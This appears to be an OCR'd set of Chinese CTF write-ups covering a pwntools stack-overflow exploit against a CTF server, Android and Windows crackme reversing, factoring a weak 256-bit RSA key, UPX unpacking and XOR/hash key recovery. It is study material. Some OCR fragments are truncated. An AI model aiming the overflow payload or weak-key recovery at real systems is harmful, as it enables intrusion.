
3.exp

```
from pwn import *
sh = remote('node3.buuoj.cn',25404)
#sh = process('./level2')

payload = b'a'*0x88 + p32(0xdeadbeef) + p32(0x8048320)+p32(0xdeadbeef)+p32(0x804a024)
sh.sendline(payload)
sh.interactive()
```

## findit

又是安卓的题目，用APKIDE打开。

1.main里面发现奇怪的字符串






2.转换成字符串

```python
str1 = [0x70,
0x76,
0x6b,
0x71,
0x7b,
0x6d,
0x31,
0x36,
0x34,
0x36,
0x37,
0x35,
0x32,
0x36,
0x32,
0x30,
0x33,
0x33,
0x6c,
0x34,
0x6d,
0x34,
0x39,
0x6c,
0x6e,
0x70,
0x37,
0x70,
0x39,
0x6d,
0x6e,
0x6b,
0x32,
0x38,
0x6b,
0x37,
0x35,
0x7d,
]

x = ""
for i in str1:
    x += chr(i)

print(x)
```

```
pvkq{m164675262033l4m49lnp7p9mnk28k75}
```

3.凯撒密码 解密


位移一个一个试出来的。

## 简单注册器

1.apk

```
}
if (flag == 1) {
    char[] x = "dd2940c04462b4dd7c450528835cca15".toCharArray();
    x[2] = (char) ((x[2] + x[3]) - 50);
    x[4] = (char) ((x[2] + x[5]) - 48);
    x[30] = (char) ((x[31] + x[9]) - 48);
    x[14] = (char) ((x[27] + x[28]) - 97);
    for (int i = 0; i < 16; i++) {
        char a = x[31 - i];
        x[31 - i] = x[i];
        x[i] = a;
    }
    textview.setText("flag{" + String.valueOf(x) + "}");
    return;
}
textview.setText("输入注册码错误");
```

## JustRe

1.IDA搜索String

```
.rdata:00… 0000001A  C  Runtime Error!\n\nProgram:
.rdata:00… 00000017  C  <program name unknown>
.rdata:00… 00000013  C  GetLastActivePopup
.rdata:00… 00000010  C  GetActiveWindow
.rdata:00… 0000000C  C  MessageBoxA
.rdata:00… 0000000B  C  user32.dll
.rdata:00… 0000000B  C  USER32.dll
.rdata:00… 0000000D  C  KERNEL32.dll
.data:004… 0000001B  C   BJD{%d%d2069a45792d233ac}
.data:004… 00000010  C  您已经点了 %d 次
.data:004… 00000006  C  粒豕
.data:004… 00000006  C  粒豕
.data:004… 00000006  C  澧琚[
```



2.交叉引用

```
.data:00407030 ; char aBjdDD2069a4579[]
.data:00407030 aBjdDD2069a4579 db ' BJD{%d%d2069a45792d233ac}',0
.data:00407030                                          ; DATA XREF: DialogFunc+5A↑o
.data:0040704B                 align 4
.data:0040704C ; char aD[16]
.data:0040704C aD              db '您已经点了 %d 次'          ; DATA XREF: DialogFunc+35↑o
```


3.两个%d的值

```
1  BOOL __stdcall DialogFunc(HWND hWnd, UINT a2, WPARAM a3, LPARAM a4)
2  {
3    CHAR String; // [esp+0h] [ebp-64h]
4
5    if ( a2 != 272 )
6    {
7      if ( a2 != 273 )
8        return 0;
9      if ( (_WORD)a3 != 1 && (_WORD)a3 != 2 )
10     {
11       sprintf(&String, aD, ++dword_4099F0);
12       if ( dword_4099F0 == 19999 )
13       {
14         sprintf(&String, aBjdDD2069a4579, 19999, 0);
15         SetWindowTextA(hWnd, &String);
16         return 0;
17       }
18       SetWindowTextA(hWnd, &String);
19       return 0;
20     }
21     EndDialog(hWnd, (unsigned __int16)a3);
22   }
23   return 1;
24 }
```



19999和0，带入BJD得出flag

# RSA




文件夹里面就两个文件，一个flag，一个pub.key公钥。
解决：通过公钥得出 q,p,n,e获得private私钥去获得flag。

利用kali里面的工具openssl获得相关数据（把pub的后缀改为.pem）：
openssl使用方法说明

```
openssl rsa -pubin -text -modulus -in warmup -in pub.pem
```

```
RSA Public-Key: (256 bit)
Modulus:
    00:c0:33:2c:5c:64:ae:47:18:2f:6c:1c:87:6d:42:
    33:69:10:54:5a:58:f7:ee:fe:fc:0b:ca:af:5a:f3:
    41:cc:dd
Exponent: 65537 (0x10001)
Modulus=C0332C5C64AE47182F6C1C876D42336910545A58F7EEFEFC0BCAAF5AF341CCDD
writing RSA key
-----BEGIN PUBLIC KEY-----
MDwwDQYJKoZIhvcNAQEBBQADKwAwKAIhAMAzLFxkrkcYL2wch21CM2kQVFpY9+7+
/AvKr1rzQczdAgMBAAE=
-----END PUBLIC KEY-----
```

```
>>> int(0xC0332C5C64AE47182F6C1C876D
3693448229604811919066660620034948005
```

n转成十进制，利用在线工具获得q,p在线工具http://www.factordb.com

Search | Sequences | Report results | Factor tables | Status | Downloa

3349683240683303752040100187123245076775802838668125325785318315004398778586538866210198( Factorize!

| Result: | | |
|---|---|---|
| tatus (?) | digits | number |
| F | 193 (show) | 3349683240...91<193> = 1830213987...07<97> · 1830213987...13<97> |



利用rsatool工具生成私钥https://github.com/ius/rsatool安装地址（gmpy2记得安装依赖放报错 sudo apt-get install libmpc-dev ）

```
python3 rsatool.py -o private.pem -e 65537 -p 285960468890451637935629440372639283459 -q  3040087416046019244943
28155975272418463
```

```
c0332c5c64ae47182f6c1c876d42336910545a58f7eefefc0bcaaf5af341ccdd

e = 65537 (0x10001)

d =
b378155840fb2b8fbdd869db5b7e91994f1ece256ee1175ec2c2bd3a4a795ad1

p = 285960468890451637935629440372639283459 (0xd721fba58aa2cccf658

q = 304008741604601924494328155975272418463 (0xe4b5f4318e91babbe8d

Saving PEM as private.pem
```

利用生成的private私钥解密flag.enc

```
openssl rsautl -decrypt -in flag.enc -inkey private.pem
```

bingo!!

```
flag{decrypt_256}
```

# [ACTF新生赛2020]easyre

1，查壳

UPX壳

```
upx -d easyre.exe //脱掉
```

2，拖进IDA

MAIN函数

```
int __cdecl main(int argc, const char **argv, const char **envp)
{
  _BYTE v4[12]; // [esp+12h] [ebp-2Eh] BYREF
  _DWORD v5[3]; // [esp+1Eh] [ebp-22h]
  _BYTE v6[5]; // [esp+2Ah] [ebp-16h] BYREF
  int v7; // [esp+2Fh] [ebp-11h]
  int v8; // [esp+33h] [ebp-Dh]
  int v9; // [esp+37h] [ebp-9h]
  char v10; // [esp+3Bh] [ebp-5h]
  int i; // [esp+3Ch] [ebp-4h]

  __main();
  qmemcpy(v4, "*F'\"N,\"(I?+@", sizeof(v4));
  printf("Please input:");
  scanf("%s", v6);
  if ( v6[0] != 'A' || v6[1] != 'C' || v6[2] != 'T' || v6[3] != 'F' || v6[4] != '{' || v10 != '}' )
    return 0;
  v5[0] = v7;
  v5[1] = v8;
  v5[2] = v9;
  for ( i = 0; i <= 11; ++i )
  {
    if ( v4[i] != _data_start__[*((char *)v5 + i) - 1] )
      return 0;
  }
  printf("You are correct!");
  return 0;
}
```



已知V4,V6和_data_start 求v5即flag。

```
.data:00402000 ; char _data_start__[96]
.data:00402000 __data_start__  db '~}|{zyxwvutsrqponmlkjihgfedcba`_^]\[ZYXWVUTSRQPONMLKJIHGFEDCBA@?>'
.data:00402000                                         ; DATA XREF: _main+EC↑r
.data:00402000                 db '=<;:9876543210/.-,+*)(',27h,'&%$# !"',0
.data:00402060                 align 40h
.data:00402080                 public __CRT_glob
.data:00402080 __CRT_glob      dd 0FFFFFFFFh           ; DATA XREF:     mingw_CRTStartup+4A↑r
```

IDA中H查值，R转换显示形式，可见V4数值。

```
.text:00401340
.text:00401340 push    ebp
.text:00401341 mov     ebp, esp
.text:00401343 and     esp, 0FFFFFFF0h
.text:00401346 sub     esp, 40h
.text:00401349 call    ___main
.text:0040134E mov     byte ptr [esp+12h], 42
.text:00401353 mov     byte ptr [esp+13h], 70
.text:00401358 mov     byte ptr [esp+14h], 39
.text:0040135D mov     byte ptr [esp+15h], 34
.text:00401362 mov     byte ptr [esp+16h], 78
.text:00401367 mov     byte ptr [esp+17h], 44
.text:0040136C mov     byte ptr [esp+18h], 34
.text:00401371 mov     byte ptr [esp+19h], 40
.text:00401376 mov     byte ptr [esp+1Ah], 73
.text:0040137B mov     byte ptr [esp+1Bh], 63
.text:00401380 mov     byte ptr [esp+1Ch], 43
.text:00401385 mov     byte ptr [esp+1Dh], 64
.text:0040138A mov     dword ptr [esp], offset Format ; "P
```

```python
v4 = [42,70,39,34,78,44,34,40,73,63,43,64] #v4列表
#r：防特殊字符转义
str = r'~}|{zyxwvutsrqponmlkjihgfedcba`_^]\[ZYXWVUTSRQPONMLKJIHGFEDCBA@?>=<;:9876543210/.-,+*)('+chr(0x27)+r'&%$
# !"'
s=[]
flag1 = ''
for i in v4:
    print(i)
    s.append(str.find(chr(i))+1) #V4中find下标+1，即V5
    print(s)
for i in s:
    flag1 += chr(i)
print(flag1)
```


```
v4
[85, 57, 88, 95, 49, 83, 95, 87, 54, 64, 84, 63]
U9X_1S_W6@T?
```

## CrackRTF

1，无壳子，直接IDA32


大概流程：
输入两次密码，都正确的话应该就出flag。

2，进入第一个加密函数，sub_40100A。



```
int __cdecl sub_401230(BYTE *pbData, DWORD dwDataLen, LPSTR lpString1)
{
  int result; // eax
  DWORD i; // [esp+4Ch] [ebp-28h]
  CHAR String2[4]; // [esp+50h] [ebp-24h] BYREF
  BYTE v6[20]; // [esp+54h] [ebp-20h] BYREF
  DWORD pdwDataLen; // [esp+68h] [ebp-Ch] BYREF
  HCRYPTHASH phHash; // [esp+6Ch] [ebp-8h] BYREF
  HCRYPTPROV phProv; // [esp+70h] [ebp-4h] BYREF

  if ( !CryptAcquireContextA(&phProv, 0, 0, 1u, 0xF0000000) )
    return 0;
  if ( CryptCreateHash(phProv, 0x8004u, 0, 0, &phHash) )
  {
    if ( CryptHashData(phHash, pbData, dwDataLen, 0) )
    {
      CryptGetHashParam(phHash, 2u, v6, &pdwDataLen, 0);
```

```
    *lpString1 = 0;
    for ( i = 0; i < pdwDataLen; ++i )
    {
      wsprintfA(String2, "%02X", v6[i]);
      lstrcatA(lpString1, String2);
    }
    CryptDestroyHash(phHash);
    CryptReleaseContext(phProv, 0);
    result = 1;
  }
  else
  {
    CryptDestroyHash(phHash);
    CryptReleaseContext(phProv, 0);
    result = 0;
  }
}
else
{
  CryptReleaseContext(phProv, 0);
  result = 0;
}
return result;
}
```



猜测HASH加密，具体哪种查找WINDOWS API手册查找

# CryptCreateHash function (wincrypt.h)

12/05/2018 • 3 minutes to read

**Important** This API is deprecated. New and existing software should start using **Cryptography Next Generation APIs**. Microsoft may remove this API in future releases.

The **CryptCreateHash** function initiates the hashing of a stream of data. It creates and returns to the calling application a handle to a cryptographic service provider (CSP) hash object. This handle is used in subsequent calls to CryptHashData and CryptHashSessionKey to hash session keys and other streams of data.

Is this page

Yes

In this articl

- Syntax
- Parameters
- Return value
- Remarks
- Requirement
- See also

## Syntax

C++ Copy

```
BOOL CryptCreateHash(
  HCRYPTPROV hProv,
  ALG_ID     Algid,
  HCRYPTKEY  hKey,
  DWORD      dwFlags,
  HCRYPTHASH *phHash
);
```

## Parameters

`hProv`

A handle to a CSP created by a call to CryptAcquireContext.

`Algid`

An ALG_ID value that identifies the hash algorithm to use.

Valid values for this parameter vary, depending on the CSP that is used. For a list of default algorithms, see Remarks.



| | | |
|---|---|---|
| CALG_SHA1 | 0x00008004 | Same as **CALG_SHA**. This algorithm is supported by the Microsoft Base Cryptographic Provider. |

在线解密（也可以脚本爆破，参考了其他同学的wp范围都直接给出，不太清楚所以就没用脚本方法）这里在线sha1解密没免费

的个出结果，MD5反倒可以。


第一次密码：

```
123321
```


3， `sub_40100A` 和 `sub_401019` 加密方式是相似的，只是key不同。
下面逆推分析第二次输入密码。
突破口 `sub_40100F` 函数


```
char __cdecl sub_4014D0(LPCSTR lpString)
{
  LPCVOID lpBuffer; // [esp+50h] [ebp-1Ch]
  DWORD NumberOfBytesWritten; // [esp+58h] [ebp-14h] BYREF
  DWORD nNumberOfBytesToWrite; // [esp+5Ch] [ebp-10h]
  HGLOBAL hResData; // [esp+60h] [ebp-Ch]
  HRSRC hResInfo; // [esp+64h] [ebp-8h]
  HANDLE hFile; // [esp+68h] [ebp-4h]

  hFile = 0;
  hResData = 0;
  nNumberOfBytesToWrite = 0;
  NumberOfBytesWritten = 0;
  hResInfo = FindResourceA(0, (LPCSTR)0x65, "AAA");
  if ( !hResInfo )
    return 0;
  nNumberOfBytesToWrite = SizeofResource(0, hResInfo);
  hResData = LoadResource(0, hResInfo);
  if ( !hResData )
    return 0;
  lpBuffer = LockResource(hResData);
  sub_401005(lpString, (int)lpBuffer, nNumberOfBytesToWrite);
  hFile = CreateFileA("dbapp.rtf", 0x10000000u, 0, 0, 2u, 0x80u, 0);
  if ( hFile == (HANDLE)-1 )
    return 0;
  if ( !WriteFile(hFile, lpBuffer, nNumberOfBytesToWrite, &NumberOfBytesWritten, 0) )
    return 0;
  CloseHandle(hFile);
  return 1;
}
```




此函数功能大致流程：获取AAA资源的内容，lpString是前面传入的Str，即第二次输入的密码，长度位6（后面会用到），经sub_401005函数处理AAA资源内容和Str处理，生产.rtf文件（点题，RTF）。

可以用工具去查看.rtf文件的后缀
工具名：Resource_Hacker（资源网上找哈，好多）
自己创建个文件 `随便添加点东西改后缀名字.rtf` (取前六个字符)





同时用此工具查看 自身文件资源：（也取前6个字节）





运算规则（异或）：


```
result = '{\\rtf1' #\python中特殊字符\转义
a2 = [0x05,0x7D,0x41,0x15,0x26,0x01] #AAA资源里面读取的

flag=''
for i in range(0,len(result)):
 x = ord(result[i])^a2[i] #ord()函数 字符转为ASCII码
 flag += chr(x)
print(flag)
```





```
~!3a@0
```

3.输入两次正确密码，生产.rtf文件（内含flag）






总结：整体流程分析不难，难的是解密...理解了很久。

## [2019红帽杯]easyRE

1，先给参考吧，这题有点坑，答案ez过程一点不ez。

参考：https://www.freesion.com/article/5037732979/

2,IDA分析，第一反应看start函数

```
// positive sp value has been detected, the output may be wrong!
void __fastcall __noreturn start(__int64 a1, __int64 a2, int a3)
{
  __int64 v3; // rax
  int v4; // esi
  __int64 v5; // [rsp-8h] [rbp-8h] BYREF
  void *retaddr; // [rsp+0h] [rbp+0h] BYREF

  v4 = v5;
  v5 = v3;
  sub_401BC0((int)sub_4009C6, v4, (int)&retaddr, (int)sub_402080, (int)sub_402110, a3, (__int64)&v5);
}
```



一个一个分析，进入sub_4009C6（）函数

```
unsigned __int64 v19; // [rsp+108h] [rbp-18h]

v19 = __readfsqword(0x28u);
qmemcpy(v12, "Iodl>Qnb(ocy", 12);
v12[12] = 127;
qmemcpy(v13, "y.i", 3);
v13[3] = 127;
qmemcpy(v14, "d`3w}wek9{iy=~yL@EC", sizeof(v14));
memset(v15, 0, sizeof(v15));
v16 = 0;
v17 = 0;
sub_4406E0(0, v15, 37uLL);
v17 = 0;
if ( sub_424BA0(v15) == 36 )
{
  for ( i = 0; i < (unsigned __int64)sub_424BA0(v15); ++i )
  {
    if ( (unsigned __int8)(v15[i] ^ i) != v12[i] )
    {
      result = 4294967294LL;
      goto LABEL_13;
    }
  }
  sub_410CC0((__int64)"continue!");
  memset(v18, 0, 0x40uLL);
  v18[64] = 0;
  sub_4406E0(0, v18, 0x40uLL);
  v18[39] = 0;
  if ( sub_424BA0(v18) == 39 )
  {
    v2 = sub_400E44((__int64)v18);
    v3 = sub_400E44(v2);
    v4 = sub_400E44(v3);
    v5 = sub_400E44(v4);
    v6 = sub_400E44(v5);
    v7 = sub_400E44(v6);
    v8 = sub_400E44(v7);
    v9 = sub_400E44(v8);
    v10 = sub_400E44(v9);
    v11 = sub_400E44(v10);
    if ( !(unsigned int)sub_400360(v11, (__int64)off_6CC090) )
    {
      sub_410CC0((__int64)"You found me!!!");
      sub_410CC0((__int64)"bye bye~");
```

初始化

常规固定套路流程

输入

对输入进行处理

一堆base64加密，不影响获取flag

烟雾弹，误以为off_6cc090是flag

000009C6 sub_4009C6:22 (4009C6)




关键`off_6CC090`

```
.data:00000000006CC08F                 db    0
.data:00000000006CC090 off_6CC090      dq offset aVm0wd2vhuxhtwg
.data:00000000006CC090                                         ; DATA XREF: sub_4009C6+31B↑r
.data:00000000006CC090                                         ; "Vm0wd2VHUXhTWGhpUm1SWVYwZDRWVll3Wkc5WFJ"...
.data:00000000006CC090                 align 20h
.data:00000000006CC0A0 ; char byte_6CC0A0[3]
.data:00000000006CC0A0 byte_6CC0A0     db 40h                  ; DATA XREF: sub_400D35+95↑r
.data:00000000006CC0A0                                         ; sub_400D35+C1↑r
.data:00000000006CC0A1                 db  35h ; 5
.data:00000000006CC0A2                 db  20h
.data:00000000006CC0A3 byte_6CC0A3     db 56h                  ; DATA XREF: sub_400D35+A6↑r
.data:00000000006CC0A4                 db  5Dh ; ]
.data:00000000006CC0A5                 db  18h
.data:00000000006CC0A6                 db  22h ; "
.data:00000000006CC0A7                 db  45h ; E
.data:00000000006CC0A8                 db  17h
